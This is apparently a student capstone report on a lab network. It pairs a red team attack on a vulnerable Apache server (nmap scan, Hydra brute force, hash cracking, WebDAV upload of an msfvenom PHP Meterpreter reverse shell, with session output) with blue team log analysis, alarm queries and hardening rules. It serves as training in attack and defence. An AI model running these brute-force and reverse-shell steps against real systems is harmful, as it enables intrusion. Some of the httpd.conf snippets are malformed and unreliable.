

# Capstone Engagement Assessment, Analysis, and Hardening of a Vulnerable System

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
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# Network Topology

# Network Topology



## Network

Address  
Range: 192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.1  
OS: windows  
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90  
OS: linux  
Hostname: kali

IPv4: 192.168.1.100  
OS: linux  
Hostname: ELK

IPv4: 192.168.1.105  
OS: linux  
Hostname: capstone



# Red Team Security Assessment

# Recon: Describing the Target

---

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427	192.168.1.1	JUMP-BOX CONNECTS ALL THE VIRTUAL MACHINES TOGETHER
KALI	192.168.1.90	PENETRATION TESTING MACHINE
ELK	192.168.1.100	SIEMS SYSTEM
CAPSTONE	192.168.1.105	VULNERABLE WEB-SERVER

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Broken Authentication; Weak password and No failed login password lockout	<i>Successful brute forcing attempts using Hydra against a wordlist</i>	<i>The cracked password allowed us to gain access into the webserver and utmost the secret folder</i>
Directory listing and remote file inclusion LFI enabled on Apache webserver	Was able to read through directories and i was able to upload a payload on the webserver via webdav on my attacking machine end	This allows attackers to gain remote access into the webserver and dump their crafted/malicious payloads to allow easy access for exploitation and post exploitation.
Reverse shell backdoor	Was able to exploit the vulnerability by running malicious php payload which allowed a reverse shell connection to the webserver	The attacker will be able to gain access into the webserver /var/www/webdav directory and will be able to escalate privileges performing several post exploitations.
OLANREWAJU IGE JULY, 2021		

## Exploitation: [Reconnaissance and Broken Authentication]

01

## Tools & Processes

## Nmap:

```
nmap -Pn -sV -A
192.168.1.0/24
```

## Hydra:

```
hydra -l ashton -P rockyou.txt -s
80 -f -vV 192.168.1.105 http-get
/company_folders/secret_folder
Brute forced rockyou.txt
wordlist against the
webserver directory
/company_folders/secret_fol
der directory
```


02

## Achievements

## IP and host Discovery.

Obtained ashton's password  
from rockyou.txt wordlist.  
Got access into the secret  
folder using ashton's login  
credentials

02





## Exploitation: [Directory listing and local File Inclusion (LFI)]

01

## Tools & Processes

Hash cracking: Open source tool <https://crackstation.net>.


Kali linux file system explorer  
DAV://192.168.1.105/webdav  
v

02

## Achievements

Cracked the discovered hash in ashton  
/company\_folders/secret\_folder which gave us the CEO Ryan's login credentials.  
Web-server directory listing and Local file inclusion which allowed connection to the web-server through attacking machine, view through directories and was able to dump files including payloads for backdoor connections.

03



# Exploitation: [Remote shell backdoor]

01

## Tools & Processes

Metasploit:  
Msfconsole and Msfvenom  
Msfvenom helped in crafting  
malicious payloads  
php/meterpreter\_reverse\_tcp  
.

Established a listener

Reverse backdoor was  
created when the Local  
Hosts and required payload  
was set appropriately.

02

## Achievements


Msfvenom crafted payload  
php/meterpreter\_reverse\_tcp.  
Msfconsole granted reverse  
Meterpreter/shell connection  
with the webserver, allowing  
post exploitation, privilege  
escalation and being able to  
view root directory and other  
directory and files present in  
the webserver.

03

```
[*] Started reverse TCP handler on 0.0.0.0:4444
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:43800)
at 2021-07-08 03:34:23 -0700

meterpreter > ls
Listing: /var/www/webdav
=====
Mode                Size      Type      Last modified            Name
-----
100777/rwxrwxrwx    43      fil       2019-05-07 11:19:55 -0700 passwd.dav
100644/rw-r--r--   30688    fil       2021-07-07 20:12:17 -0700 shell.php

meterpreter > search -f *secret*
No files matching your search were found.
meterpreter > cat passwd.dav
ryan:$apr1$f5U/Vib6$HznoQs6XTF7VauEHtkNt.
meterpreter > ls ../../..
Listing: ../../..
=====
Mode                Size      Type      Last modified            Name
-----
40755/rwxr-xr-x     4096    dir       2020-05-29 12:05:57 -0700 bin
40755/rwxr-xr-x     4096    dir       2020-06-27 23:13:04 -0700 boot
40755/rwxr-xr-x     3840    dir       2021-07-08 03:17:48 -0700 dev
40755/rwxr-xr-x     4096    dir       2020-06-30 23:29:51 -0700 etc
100644/rw-r--r--     16      fil       2019-05-07 12:15:12 -0700 flag.txt
40755/rwxr-xr-x     4096    dir       2020-05-19 10:04:21 -0700 home
```




# **Blue Team**

## Log Analysis and Attack Characterization


# Analysis: Identifying the Port Scan

- The port scan occur at about July 7, 2021 23:00 WAT
- 231 hits were sent from IP 192.168.1.90
- Multiple ports requested at the same time indicative of a port scan.




# Analysis: Finding the Request for the Hidden Directory

- The request occurred at about and there were 1,448,246 mostly inclusive of the brute for attack.
- The requested files was connect\_corp\_server and contains information about CEO Ryan and webdav connection instructions




# Analysis: Uncovering the Brute Force Attack

- 1,448,246 requests were made in the attack.
- 1,448,242 requests were made before the attacker discovered the password.



# Analysis: Uncovering the Brute Force Attack 2

- 1,448,246 requests were made in the attack.
- 1,448,242 requests were made before the attacker discovered the password.



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# Analysis: Finding the WebDAV Connection


Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- 249 requests were made to the webdav directory
- Files requested were passwd.dav and shell.php







# **Blue Team**

## Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

---

## Alarm

What kind of alarm can be set to detect future port scans?

Destination.ip:192.168.1.105 and source.ip(not 192.168.1.105) and destination.port(not "80" or "443")  
Number of ports accessed per source IP per second.

What threshold would you set to activate this alarm?  
Alert emails and logs when threshold > 3 for none port 443 or port 80 scans detected at the same timestamp from the same IP occur

## System Hardening

**We can create ipset list then set iptable rules helps to mitigate against port scanning.**

```
ipset create port_scanners hash:ip family inet hashsize 32768 maxelem 65536 timeout 600
```

```
ipset create scanned_ports hash:ip,port family inet hashsize 32768 maxelem 65536 timeout 60
```

```
iptables -A INPUT -m state --state INVALID -j DROP
```

```
iptables -A INPUT -m state --state NEW -m set ! --match-set scanned_ports src,dst -m hashlimit --hashlimit-above 1/hour --hashlimit-burst 5 --hashlimit-mode srcip --hashlimit-name portscan --hashlimit-htable-expire 10000 -j SET --add-set port_scanners src --exist  
iptables -A INPUT -m state --state NEW -m set --match-set port_scanners src -j DROP
```

```
iptables -A INPUT -m state --state NEW -j SET --add-set scanned_ports src,dst
```

Portknocking with portspoofing is another effective way of mitigating against port scanning attacks.

# Mitigation: Finding the Request for the Hidden Directory

---

## Alarm

**The following alarm can be set to detect future unauthorized access:**

We could set an alert if 401 Unauthorized is returned from any server on a particular sensitive directory ie /company\_folders/secret\_folder as in this scenario over a certain threshold that would weed out forgotten passwords. We can start with a threshold of 1 in one hour and then do other refining.

**Search criteria:** source.ip: (not 192.168.1.105 or 192.168.1.1) and url.path :  
http://192.168.1.105/company\_folders/secret\_folder

**Alarm criteria/threshold:**

Alert email and log when > 1 access is detected on "secret\_folder" from IPs other than 192.168.1.105 or 192.168.1.1.

## System Hardening

We can modify the host configuration file, to reconfigure the web-server to restrict IP access in httpd.conf as

Open your httpd.conf file: >

nano /etc/httpd/conf/httpd.conf \*

Locate directory section (/var/www/) and set it as follows:

```
<Directory/var/www/http://192.168.1.105/company_folders/secret_folder>
```

Order allow,deny

Deny all

Allow from 192.168.1.1

Allow from 192.168.1.105

Allow from 127.0.0.1

```
</Directory>
```

Disabling Directory listing is a good hardening skill

```
<Directory/var/www/http://192.168.1.105/company_folders/secret_folder>
```

Options None

Order allow,deny

Allow from all

```
</Directory>
```

# Mitigation: Preventing Brute Force Attacks

---

## Alarm

### What kind of alarm can be set to detect future brute force attacks?

We could set an alert if 401 Unauthorized is returned from any server on a particular sensitive directory ie /company\_folders/secret\_folder as in this scenario over a certain threshold that would weed out forgotten passwords. We can start with a threshold of 10 in one hour and then do other refining.

**Search criteria:** source.ip:192.168.1.90 and destination.ip:192.168.1.105 and url.path:"http://192.168.1.105/company\_folders/secret\_folder/" and user\_agent.original:"Mozilla/4.0 (Hydra)" and http.response.status:401

### Report criteria:

Number of times Error (401) response detected can be set to a threshold of 10.

### Alarm criteria/threshold:

Alert email when log attempts on protected files and folders > 10 for Error (401) responses occur at any time from untrusted IPs

## System Hardening

### What configuration can be set on the host to block brute force attacks?

Using Multifactor Authentication for login  
Account lock-out policy should be implemented.  
Strong password policy should be employed.  
Using CAPTCHA to ensure interaction is human  
Whitelisting only my IP access to login to admin account

Describe the solution. If possible, provide the required command line(s).

# Mitigation: Detecting the WebDAV Connection

---

## Alarm

What kind of alarm can be set to detect future access to this directory?

I will create an alert anytime this directory is accessed by a machine *other* than the machine that should have access.

**Search criteria:** source.ip: (not 192.168.1.105 or 192.168.1.1) and http.request.method : \* and url.path: <http://192.168.1.105/webdav/>

**Report criteria:** Number of times the directory is requested from untrusted IPs.

**Alarm criteria/threshold:** Alert email and log are set to the threshold >0 on protected files and folders from untrusted IPs

## System Hardening

What configuration can be set on the host to control access?

Connections to this shared folder should not be accessible from the web interface

Connections to this shared folder could be restricted by machine with a firewall rule.

This rule can be set on httpd.conf file in the host

Open your httpd.conf file: >

nano /etc/httpd/conf/httpd.conf

Locate directory section (/var/www/) and set it as follows:

```
<Directory/var/www/webdav>
```

```
Order allow,deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Allow from 127.0.0.1
```

```
Deny from all
```

```
</Directory>
```

# Mitigation: Identifying Reverse Shell Uploads

---

## Alarm

What kind of alarm can be set to detect future file uploads?

Meterpreter session runs on a default port 4444, a lot of attackers tend to forget to change this port during their attack. We can set our alarms to watch activities on the port:4444.

So setting my search in the following settings.

**Search criteria:** source.ip:(not 192.168.1.105 or 192.168.1.1) and destination.ip:192.168.1.105 and destination.port:4444 and not source.port:(80 and 443)

**Report criteria:** Put a count on the traffic moving in from port 4444 and also an alert to detect http.request.method: PUT .php being uploaded.

**Alarm criteria/threshold:**

Alert email and logs threshold should be >0 when port other than 80 and 443 are being accessed

## System Hardening

What configuration can be set on the host to block file uploads?

httpd.conf host files are being modified to block unwanted access and uploading of files.

We can also install anti-malware systems.

**Open your httpd.conf file:**

> nano /etc/httpd/conf/httpd.conf (location may vary)

Locate directory section (/var/www/) and set it as follows:

```
<Directory /var/www/webdav/>
```

```
Order allow,deny
```

```
Allow from 192.168.1.1
```

```
Allow from 192.168.1.105
```

```
Allow from 127.0.0.1
```

```
Deny from all
```

```
<LimitExcept GET POST HEAD>deny from all
```

```
</LimitExcept>
```

```
</Directory
```

# APPENDIX

# APPENDIX 1: Codes, resources and proof of concept

---

### Instructions for PHP Reverse Shell Exploit using msfvenom msfconsole hydra from Kali Linux -  
